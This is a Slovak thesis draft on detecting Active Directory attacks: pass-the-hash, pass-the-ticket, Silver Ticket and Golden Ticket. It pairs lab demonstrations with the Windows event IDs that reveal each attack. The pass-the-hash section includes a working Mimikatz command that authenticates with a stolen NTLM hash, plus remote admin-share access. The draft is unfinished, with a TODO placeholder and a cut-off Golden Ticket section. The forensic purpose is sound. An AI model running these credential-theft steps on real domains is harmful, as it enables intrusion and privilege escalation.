Forenzná analýza pokročilých útokov na Active Directory a vybraných služieb v infraštruktúre Windows

Analýza a návrh riešenia

Bc. Michal Šafranko

1Im, 2021 – 2022

Abstrakt.

V práci sa venujeme analýze útokov voči Active Directory, vrátane spôsobu ich realizácie a metód, na ich detekciu. Na detekciu útokov analyzuje prevádzkové záznamy z klientskych staníc a doménových radičov, ktoré boli získané pri praktickej realizácií popísaných útokov.

Kľúčové slová: Active Directory, detekcia útokov voči Active Directory, Golden Ticket, Silver Ticket, Skeleton Key, Kerberoasting, Pass The Hash, Pass The Ticket, DCShadow, DCSync

1 Úvod do problematiky

1.1 Čo je Active Directory


Sieť Active Directory umožňuje centralizovanú správu a riadenie prístupu. Každá sieť Active Directory obsahuje databázu, nazývanej aj directory data store, v ktorej sú definované všetky objekty v rámci siete. Medzi objekty patria napríklad užívatelia, počítače, skupiny, vrátane ich vlastností a oprávnení.

Okrem databázy tvoria sieť Active Directory aj služby súvisiace s Active Directory a servery, na ktorých bežia. Tieto servery sa nazývajú doménové radiče, označované skratkou DC (domain controllers). Na všetkých doménových radičoch sa nachádza kópia databázy.

Zmeny v sieti Active Directory sa šíria pomocou replikácie. Replikácia je operácia, pri ktorej si jednotlivé doménové radiče v sieti vymieňajú informácie o zmenách v databáze.

Jednotlivú sieť Active Directory nazývame doména. Každú doménu identifikuje DNS názov, napríklad *diplomka.local.*

Pre zjednodušenú správu domény môžeme vytvárať subdomény. Jednotlivé subdomény potom tvoria strom, kde najvyššiu doménu v strome nazývame koreňová doména.



Obrázok 1. Ukážka stromu, kde upjs.sk nazývame koreňovou doménou a ostatné domény nazývame poddomény.

1.2 Lokálne uchovanie doménových prihlasovacích údajov

Local Security Authority Subsystem Service (LSASS) je proces v OS Windows, ktorý je zodpovedný za autentifikáciu. Pomocou procesu LSASS sa do operačného systému Windows implementuje podpora pre rôzne autentifikačné protokoly. Jednotlivé autentifikačné protokoly sú implementované v podobe Security Support Providers (SSP), pričom modulárna architektúra LSASS umožňuje registráciu vlastných SSP. Platí, že jednotlivé rozšírenia sú vysoko privilegované, a majú prístup k celému obsahu daného procesu.

Vedľajším produktom autentifikácie je ukladanie prihlasovacích údajov (hašov hasiel) a Kerberos lístkov (TGT, ST) v pamäti procesu LSASS. Uložené sú nie len haše hesiel aktuálne prihlásených užívateľov, ale aj haše hesiel užívateľov, ktorí boli prihlásení pomocou protokolu vzdialenej plochy (RDP), ako aj haše hesiel využívaných pre služby a naplánované úlohy.

1.2.1 Ochrana LSASS pomocou RunAsPPL

RunAsPPL, alebo známa aj ako Additional LSA Protection, je bezpečnostná politika prítomná vo všetkých verziách OS Windows novších ako 8.1 (vrátane).

RunAsPPL využíva koncept „chránených procesov“, prvý krát použitý v OS Windows Vista za účelom ochrany autorských práv multimediálneho obsahu. Pointou chránených procesov bolo,

že ostatné, nechránené, procesy ich nemohli ladiť, pristúpiť k ich pamäti, vložiť do nich vlákno ani inak pristúpiť k ich obsahu[1].

V neskorších verziách OS Windows sa tento koncept rozšíril aj na ochranu antivírusových riešení a procesu LSASS. Politika Run As Protected Process Light, alebo RunAsPPL, rozširuje túto ochranu na proces LSASS, ktorý bude bežať ako tzv. Protected Process Light. Platí, že „ľahko chránené“ nemôžu byť pristúpené od nechránených procesov, no môže k nim byť pristúpené od chránených procesov[2].

Táto politika blokuje väčšinu útokov využívajúcich prístup k procesu LSASS, no dá sa obísť načítaním kernel-level ovládača, ktorý je následné využitý na odstránenie spomínaných ochrán z procesu. Mimikatz túto techniku obchádzania RunAsPPL podporuje pomocou vstavaného, digitálne podpísaného ovládača.

1.2.2 Ochrana LSASS pomocou Credential Guard

Credential Guard je technológia využívajúca virtualizáciu pomocou Hyper-V na izolovanie tajomstiev uložených v procese LSASS. Credential Guard využíva tzv. izolovaný LSA proces, označený ako LSALSO, ktorý beží vo virtuálnom prostredí. Všetky tajomstvá, ktoré sú štandardne uložené v LSASS, sú uložené v izolovanom virtuálnom prostredí, pričom komunikácia medzi LSASS a izolovaným procesom je sprostredkovaná pomocou vzdialených volaní. [3]

V izolovanom prostredí nie sú načítané žiadne služby ani ovládače z hostiteľského operačného systému. Po zapnutí Credential Guard nie je možné využívať staršie autentifikačné protokoly, ako sú NTLMv1, Digest, CredSSP a MS-CHAPv2. Zakázané je taktiež použitie neobmedzenej delegácie a DES šifrovania.

Technológia Credential Guard je vysoko efektívna pri ochrane uložených hesiel, no nechráni pred zachytávaním novo-zadaných hesiel. Útočník stále môže napríklad zaregistrovať nový SSP, zachytávajúci heslá. Z tohto dôvodu je vhodné aktivovať oboje technológie RunAsPPL a Credential Guard súčasne, nakoľko Credential Guard bude chrániť uložené prihlasovacie údaje, zatiaľ čo RunAsPPL poskytuje ochranu pred načítaním digitálne nepodpísaných SSP[4].

---

[1] https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection
[2] https://itm4n.github.io/lsass-runasppl/
[3] https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-how-it-works
[4] https://teamhydra.blog/2020/08/25/bypassing-credential-guard/

1.3 Kerberos protokol

Protokol Kerberos je sieťový autentifikačný protokol, ktorý využíva overovanie pomocou tzv. lístkov. Kerberos je jedným z dvoch hlavných autentifikačných protokolov, pričom druhý je protokol NTLM. Kerberos je primárnym autentifikačným protokolom v Active Directory a jeho využitie je preferované nad NTLM.

Na porozumenie útokom voči Active Directory je nutné poznať základné princípy protokolu Kerberos, konkrétne v jeho implementácií v Active Directory.

1.3.1 Ticket Granting Ticket (TGT)


Ticket Granting Ticket, ďalej označovaný ako TGT, je typ lístka, ktorý vydáva Key Distribution Center (ďalej KDC, v našom prípade doménový radič) pre jednotlivých užívateľov, resp. iných principálov. TGT vydaný pre principála po úspešnom preukázaní totožnosti voči KDC a je využívaný na získanie prístupu k iným službám.

TGT je zašifrovaný s hašom hesla KRBTGT užívateľa, teda znalosť tohto hašu umožňuje útočníkovi vygenerovať ľubovoľný KRBTGT a pomocou tohto falzifikovaného lístka žiadať prístup k akejkoľvek službe.

1.3.2 Ticket Granting Service (TGS)

Ticket Granting Service, označovaný aj ako Service Ticket, je typ lístka, ktorý sa používa na autentifikáciu voči službám. TGS je na požiadanie vydaný od KDC, pričom je zašifrovaný s hašom hesla doménového účtu cieľovej služby. Po jeho obdržaní sa klient vie autentifikovať s TGS priamo voči danej službe, bez potreby kontaktovať KDC.

Znalosť hašu, s ktorým bol zašifrovaný, umožňuje útočníkovi vytvoriť falošný TGS a teda získať prístup k cieľovej službe v kontexte ľubovoľného užívateľa.



Obrázok 2. Autentifikácia pomocou TGT voči KDC.

1.3.3 Privilege Attribute Certificate (PAC)

Privilege Attribute Certificate (PAC) je dátovou štruktúrou, ktorá je nadstavbou štandardného Kerberos protokolu. Táto dátová štruktúra obsahuje údaje o používateľovi, ktorému bol lístok vydaný. Zahrnuté údaje obsahujú meno, ID, členstvo v skupinách, doménu, SID domény a ďalšie.

Táto dátová štruktúra je pridávaná do každého lístka (TGS aj TGT), pričom je pri TGS je podpísaná hašom hesla danej služby a hašom hesla KRBTGT účtu. Dvojité podpisovanie znemožňuje falšovanie PAC pri kompromitácií hašu hesla služieb.

Doménové služby PAC štandardne neverifikujú, teda PAC nepredstavuje efektívnu ochranu voči útokom Silver Ticket. Taktiež v prípade, že útočník má k dispozícií haš hesla KRBTGT účtu, dokáže vytvoriť a podpísať falošný PAC.

1.4 Doménové služby

Služby bežiace v rámci domény sa v Active Directory registrujú poskytnutím nasledovných, povinných informácií: užívateľ, pod ktorým beží daná služba, trieda služby, hostiteľské meno počítača, na ktorom beží služba. Voliteľne je možné poskytnúť port, na ktorom beží služba a cestu k službe

1.4.1 Service Principal Name (SPN)

Service Principal Name, označované skratkou SPN, sú reťazce unikátne identifikujúce služby v rámci Active Directory. SPN v sebe štandardne zahŕňa názov hostiteľského stroja, na ktorom služba beží a triedu danej služby. Trieda služba predstavuje skupinu služieb, napríklad www alebo dns. Voliteľne je možné špecifikovať port, na ktorom služba beží, a taktiež aj názov služby.

Prípustné formáty pre SPN teda sú[5]:

<trieda služby>/<hostiteľ>
<trieda služby>/<hostiteľ>:<port>
<trieda služby>/<hostiteľ>:<port>/<názov služby>

2 Popis útokov

V rámci tejto kapitoly sa bližšie pozrieme na jednotlivé typy útokov voči AD infraštruktúru. Okrem samotného popisu útoku, uvádzame aj záznamy (logy), ktoré sú zaznamenané v rámci Active Directory.

2.1 Pass-the-hash

Pass-the-hash útok spočíva v ukradnutí hašu hesla užívateľa a následnej autentifikácie s ukradnutým hašom voči KDC. To umožňuje útočníkovi získať lístok TGT určený pre užívateľa, ktorého haš bol odcudzený, a to aj bez znalosti jeho hesla[6].

Útok je možné realizovať získaním lokálnych administrátorských oprávnení na pracovnej stanici alebo serveri, kde sa daný haš nachádza. Môže to byť pracovná stanica patriaca danému užívateľovi, no napríklad aj stanica alebo server, na ktorú sa daný užívateľ vzdialene prihlasoval. Zvlášť ohrozené sú teda užívateľské účty patriace správcom.

Haše hesiel užívateľov sú uložené v pamäti procesu LSASS. Tento proces je častým cieľom útočníkov a extrakciu citlivých tajomstiev z pamäte procesu LSASS podporuje množstvo po-exploitačných nástrojov.

[5] https://docs.microsoft.com/en-us/windows/win32/ad/name-formats-for-unique-spns
[6] https://attack.mitre.org/techniques/T1550/002/

Predpoklady útoku:


- Lokálny administrátorský prístup na stanicu alebo server, na ktorom je uložený haš užívateľa

Ukážka útoku:

1. Spustíme nástroj Mimikatz s oprávneniami lokálneho správcu a získame oprávnenia na ladenie programov

Obrázok 3. Príkaz na získanie oprávnenia na ladenie programov (SeDebugPrivilege).

2. Pomocou nástroja Mimikatz získame haš hesla IT správcu, ktorý sa v minulosti vzdialene prihlásil na daný PC



Obrázok 4. Haš hesla doménového správcu získaný pomocou nástroja Mimikatz.

3. Získaný haš použijeme na overenie sa voči KDC v kontexte IT správcu

```
mimikatz # sekurlsa::pth /user:itstaff1 /domain:diplomka.local /ntlm:7801f4c494a5b555c647f27b03a2e2ac
user    : itstaff1
domain  : diplomka.local
program : cmd.exe
impers. : no
NTLM    : 7801f4c494a5b555c647f27b03a2e2ac
  |  PID  11120
  |  TID  10064
  |  LSA Process is now R/W
  |  LUID 0 ; 19650456 (00000000:012bd798)
  \_ msv1_0   - data copy @ 0000022DA1E6C260 : OK !
  \_ kerberos - data copy @ 0000022DA1F16488
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 0000022DA1F13B68 (32) -> null
```

Obrázok 5. Využitie nástroja Mimikatz na overenie sa voči KDC so získaným NTLM hašom.

4. Využijeme získané privilégiá

```
C:\Windows\system32>dir \\DC1.diplomka.local\c$
 Volume in drive \\WIN-51707JKMNAI.diplomka.local\c$ has no label.
 Volume Serial Number is 1870-878C

 Directory of \\DC1.diplomka.local\c$

02/07/2022  08:59 AM    <DIR>          PerfLogs
02/07/2022  08:18 AM    <DIR>          Program Files
02/07/2022  08:18 AM    <DIR>          Program Files (x86)
02/07/2022  08:18 AM    <DIR>          Users
02/07/2022  08:59 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  32,031,559,680 bytes free
```

Obrázok 6. Privilégia doménového správcu využijeme na získanie privilegovaného prístupu k doménovému radiču.

Event Logy – základné nastavenie

Klient

V základnom nastavení je to:

Event ID	Popis	Dôvod
4624	An account was successfully logged on.	Prihlásenia administrátora na počítač. Kradnutie uložených hašov vyžaduje administrátorské oprávnenia.
4672	Special privileges assigned to new logon.	Na kradnutie uložených hašov z pamäte procesu LSASS sa štandardne

		využíva SeDebugPrivilege, ktorý je v štandardnom nastavení priradený administrátorom.

Server

V základnom nastavení je to:

Event ID	Popis	Dôvod
4768	A Kerberos authentication ticket (TGT) was requested.	Žiadosť o TGT v kontexte užívateľa, ktorému patrí daný haš.
4769	A Kerberos service ticket was requested.	Vyžiadanie TGS pre prístup do cieľovej služby.
4624	An account was successfully logged on.	Prihlásenie útočníka pomocou vyžiadaného TGS do cieľovej služby.

2.2 Pass-the-ticket

Cieľom pass-the-ticket útoku je ukradnutie lístkov TGS alebo TGT z pamäte počítača a ich následné zneužitie na autentifikáciu sa voči doménovej službe či KDC v kontexte užívateľa, ktorému boli vystavené.[7]

Podobne ako pri haše hesiel, lístky sú uložené v pamäti procesu LSASS. Pre útočníkov sú k dispozícii nástroje, ktoré im umožňujú jednoduchú extrakciu lístkov z procesu a ich následné načítanie na inej stanici.

Predpoklady útoku:

- Lokálny administrátorský prístup na stanicu alebo server, na ktorom sa nachádza TGS alebo TGT lístok

Ukážka útoku:


1. Získame lokálny administrátorský prístup na počítač, z ktorého chceme ukradnúť lístok

[7] https://attack.mitre.org/techniques/T1550/003/

```
C:\Users\itstaff1>klist tgt

Current LogonId is 0:0x2deeac

Cached TGT:

ServiceName        : krbtgt
TargetName (SPN)   : krbtgt
ClientName         : itstaff1
DomainName         : DIPLOMKA.LOCAL
TargetDomainName   : DIPLOMKA.LOCAL
AltTargetDomainName: DIPLOMKA.LOCAL
Ticket Flags       : 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Session Key        : KeyType 0x12 - AES-256-CTS-HMAC-SHA1-96
                   : KeyLength 32 - 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
StartTime          : 2/10/2022 6:17:21 (local)
EndTime            : 2/10/2022 16:17:21 (local)
RenewUntil         : 2/17/2022 6:17:21 (local)
TimeSkew           :  + 0:00 minute(s)
EncodedTicket      : (size: 1225)
```


Obrázok 7. Ukážka lístka TGT uloženého v pamäti procesu LSASS.

2. Využijeme nástroj Mimikatz na extrakciu lístka z pamäte procesu LSASS




Obrázok 8. Ukážka využitia nástroja Mimikatz na extrakciu lístkov z pamäte procesu LSASS.

3. Ukradnutý TGT lístok načítame na inej pracovnej stanici do pamäte pomocou nástroja Mimikatz



Obrázok 9. Ukážka načítania lístka TGT do pamäte pomocou nástroja Mimikatz.

4. Využijeme získané oprávnenia



Obrázok 10. Využitie získaných oprávnení doménového správcu na privilegovaný prístup k doménovému radiču.

Event Logy – základné nastavenie

Klient

V základnom nastavení je to:

Event ID	Popis	Dôvod
4624	An account was successfully logged on.	Prihlásenia administrátora na počítač. Kradnutie uložených lístkov vyžaduje administrátorské oprávnenia.
4672	Special privileges assigned to new logon.	Na kradnutie uložených lístkov z pamäte procesu LSASS sa štandardne využíva SeDebugPrivilege, ktorý je v štandardnom nastavení priradený administrátorom.

Server

V základnom nastavení je to:

Event ID	Popis	Dôvod
4624	An account was successfully logged on.	Prihlásenie útočníka pomocou vyžiadaného TGS do cieľovej služby.
4769	A Kerberos service ticket was requested.	Vyžiadanie lístka TGS pre prístup do cieľovej služby.

2.3 Silver Ticket

Útok typu Silver Ticket spočíva vo vytvorení falošného lístka TGS. To umožňuje útočníkovi získať neobmedzený prístup k službe, ku ktorej sa daným TGS lístkom autentifikuje.

Pri vytváraní falošného lístka TGS je možné napodobniť akékoľvek užívateľa v doméne, prípadne sa identifikovať ako neexistujúci užívateľ. To útočníkovi dáva neobmedzený prístup k danej službe s maximálnymi oprávneniami[8].

Predpoklady útoku:

- Haš servisného účtu v doméne

Ukážka útoku TODO

Event Logy – základné nastavenie

Klient

V základnom nastavení na strane klienta negeneruje žiadne záznamy.

Server

Pri detekcii útokov typu Silver Ticket je kľúčové hľadanie anomálií v jednotlivých záznamoch, ako sú napríklad neexistujúce účty a zle vyplnené polia.

V základnom nastavení je to:

Event ID	Popis	Dôvod
4624	An account was successfully logged on.	Prihlásenie útočníka pomocou vygenerovaného TGS do cieľovej služby.

2.4 Golden Ticket

Útok typu Golden Ticket spočíva vo vytvorení falošného lístka TGT. Útočník, ktorý má schopnosť vytvoriť TGT, dokáže získať prístup k akejkoľvek službe, a to pod identitou akéhokoľvek (aj neexistujúceho) užívateľa[9].

[8] https://en.hackndo.com/kerberos-silver-golden-tickets/
[9] https://attack.stealthbits.com/how-golden-ticket-attack-works

Dodatočne, útočník dokáže vytvoriť TGT s prakticky neobmedzenou platnosťou. To znamená, že pokým nebude manuálne zresetované heslo od KRBTGT účtu, vrátané jeho histórie, tak útočníkov prístup do domény nebude nijak limitovaný.


Daný útok teda útočníkovi dáva vysoko privilegovaný, časovo neobmedzený prístup do domény, ktorý pretrváva aj po zmene pôvodného, kompromitovaného administrátorského účtu.

Predpoklady útoku:

- Haš hesla od KRBTGT účtu
- Základná znalosť domény (názov domény a SID)


Ukážka útoku:

0. Získanie hašu hesla od KRBTGT účtu, v tomto prípade využitím nástroja mimikatz, ktorý s administrátorskými oprávneniami v rámci domény dokáže využitím replikácie získať haše hesiel od ľubovoľného účtu.



